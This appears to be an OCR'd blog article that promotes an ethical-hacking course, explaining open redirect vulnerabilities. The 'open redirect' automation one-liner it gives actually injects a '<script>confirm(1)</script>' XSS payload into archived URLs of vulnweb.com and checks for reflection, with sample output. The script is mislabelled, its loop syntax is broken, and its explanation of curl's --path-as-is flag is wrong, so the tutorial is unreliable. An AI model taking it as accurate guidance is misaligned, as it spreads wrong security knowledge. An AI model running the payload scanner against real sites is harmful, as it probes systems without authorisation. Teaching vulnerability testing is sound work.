
Top 5 Tools & Tricks for Ethical Hacking & Bug Bounties 2021

Unveiling the Ultimate Toolkit: Mastering Ethical Hacking & Bug Bounties with Top 5 Tools & Tricks 2021

Introduction:

In the dynamic landscape of cybersecurity, staying one step ahead of potential threats is paramount. Ethical hackers, penetration testers, and bug bounty hunters are the guardians of this digital realm, armed with knowledge, skills, and cutting-edge tools. Welcome to the transformative Udemy course "Top 5 Tools & Tricks for Ethical Hacking & Bug Bounties 2021." In this article, we'll provide you with a glimpse into the exciting world of this course, which unveils the quintessential tools and techniques that can empower you to become a skilled cybersecurity professional.

Introduction to Open Redirect:-



An open redirect is a web application vulnerability that occurs when a website or web application allows an attacker to redirect users to external URLs without proper validation or authentication. This vulnerability arises when user input is used to construct a redirect URL without adequate validation, allowing an attacker to manipulate the URL and potentially redirect users to malicious websites.

Here's a brief overview of the key components:

User Input in Redirects:

Open redirects typically involve a web application taking user input as a parameter in a redirect URL. This input is then used to construct the destination URL for the redirection.

Lack of Validation:

The vulnerability arises when there is inadequate validation or insufficient checks on the user input used to form the redirect URL. Without proper validation, attackers can manipulate the URL to redirect users to malicious websites.

Impact:

The impact of an open redirect vulnerability can be significant and lead to various security risks, including:

Phishing Attacks:

Attackers can craft deceptive URLs that appear legitimate, tricking users into clicking on them and redirecting to malicious sites designed to steal sensitive information such as login credentials.

Malicious Redirection:

Users may be redirected to websites hosting malware or phishing pages, compromising their systems or personal information.

Prevention:

To prevent open redirect vulnerabilities, web developers should implement proper input validation and ensure that user-provided input used in redirect URLs is restricted to trusted domains or specific paths. It's essential to validate and sanitize input to mitigate the risk of malicious redirection.

Automation script for Open Redirect:-

```
┌──(root㉿kali)-[/home/test]
└─# waybackurls vulnweb.com | qsreplace '"><script>confirm(1)</s
cript>' | tee combinedfuzz.json && cat combinedfuzz.json | while
 read host do ; do curl --silent --path-as-is --insecure "$host"
 | grep -qs "<script>confirm(1)" && echo -e "$host \e[1;31mVulne
rable\e[0m\n" || echo -e "$host \e[1;34mNot Vulnerable\e[0m\n";d
one
```

Breakdown of the above script:-

- waybackurls vulnweb.com:

waybackurls is a tool used to retrieve historical URLs from the Wayback Machine for the target domain "vulnweb.com."

- qsreplace '"><script>confirm(1)</script>':

The output of waybackurls is piped to qsreplace, a tool for replacing query string values. In this case, it replaces the query string with '"><script>confirm(1)</script>' to potentially inject a script into URLs.

- tee combinedfuzz.json:

The modified URLs are then redirected to a file named combinedfuzz.json using tee. This file serves as a record of the URLs for later reference.

- &&:

The logical AND operator ensures that the next command is executed only if the previous one (the entire command before &&) succeeds.

- cat combinedfuzz.json | while read host do ; do ... ; done:

The contents of combinedfuzz.json are read line by line in a loop.

- curl --silent --path-as-is --insecure "$host":

For each URL ($host), a silent (--silent) request is made using curl. The options used are:

--path-as-is: Preserves the trailing slashes in the URL.

--insecure: Ignores SSL certificate validation (useful for testing on self-signed certificates).

    - | grep -qs "<script>confirm(1)" && echo -e "$host \e[1;31mVulnerable\e[0m\n" || echo -e "$host \e[1;34mNot Vulnerable\e[0m\n":

The response from curl is piped to grep, which checks if the response contains the string "<script>confirm(1)". If it does, it prints the URL as "Vulnerable" in bold red text; otherwise, it prints "Not Vulnerable" in bold blue text.

\e[1;31m: ANSI escape code for bold red text.

\e[1;34m: ANSI escape code for bold blue text.

Response of the above script:-

```
http://vulnweb.com/wp-admin/images/icons32-2x.png?ver=%22%3E%3Cscript%3Econfirm%281%29%3C%2Fscript%3E Not Vulnerable
http://vulnweb.com/wp-admin/images/icons32.png?ver=%22%3E%3Cscript%3Econfirm%281%29%3C%2Fscript%3E Not Vulnerable
http://vulnweb.com/wp-admin/images/imgedit-icons-2x.png Not Vulnerable
http://vulnweb.com/wp-admin/images/imgedit-icons.png Not Vulnerable
http://vulnweb.com/wp-admin/images/list-2x.png?ver=%22%3E%3Cscript%3Econfirm%281%29%3C%2Fscript%3E Not Vulnerable
http://vulnweb.com/wp-admin/images/list.png Not Vulnerable
http://vulnweb.com/wp-admin/images/loading.gif Not Vulnerable
http://vulnweb.com/wp-admin/images/menu-2x.png?ver=%22%3E%3Cscript%3Econfirm%281%29%3C%2Fscript%3E Not Vulnerable
http://vulnweb.com/wp-admin/images/menu-shadow-rtl.png Not Vulnerable
http://vulnweb.com/wp-admin/images/menu-shadow.png Not Vulnerable
http://vulnweb.com/wp-admin/images/menu.png?ver=%22%3E%3Cscript%3Econfirm%281%29%3C%2Fscript%3E Not Vulnerable
```

Refernce:-

1. https://portswigger.net/kb/issues/00500100_open-redirection-reflected
2. https://cwe.mitre.org/data/definitions/601.html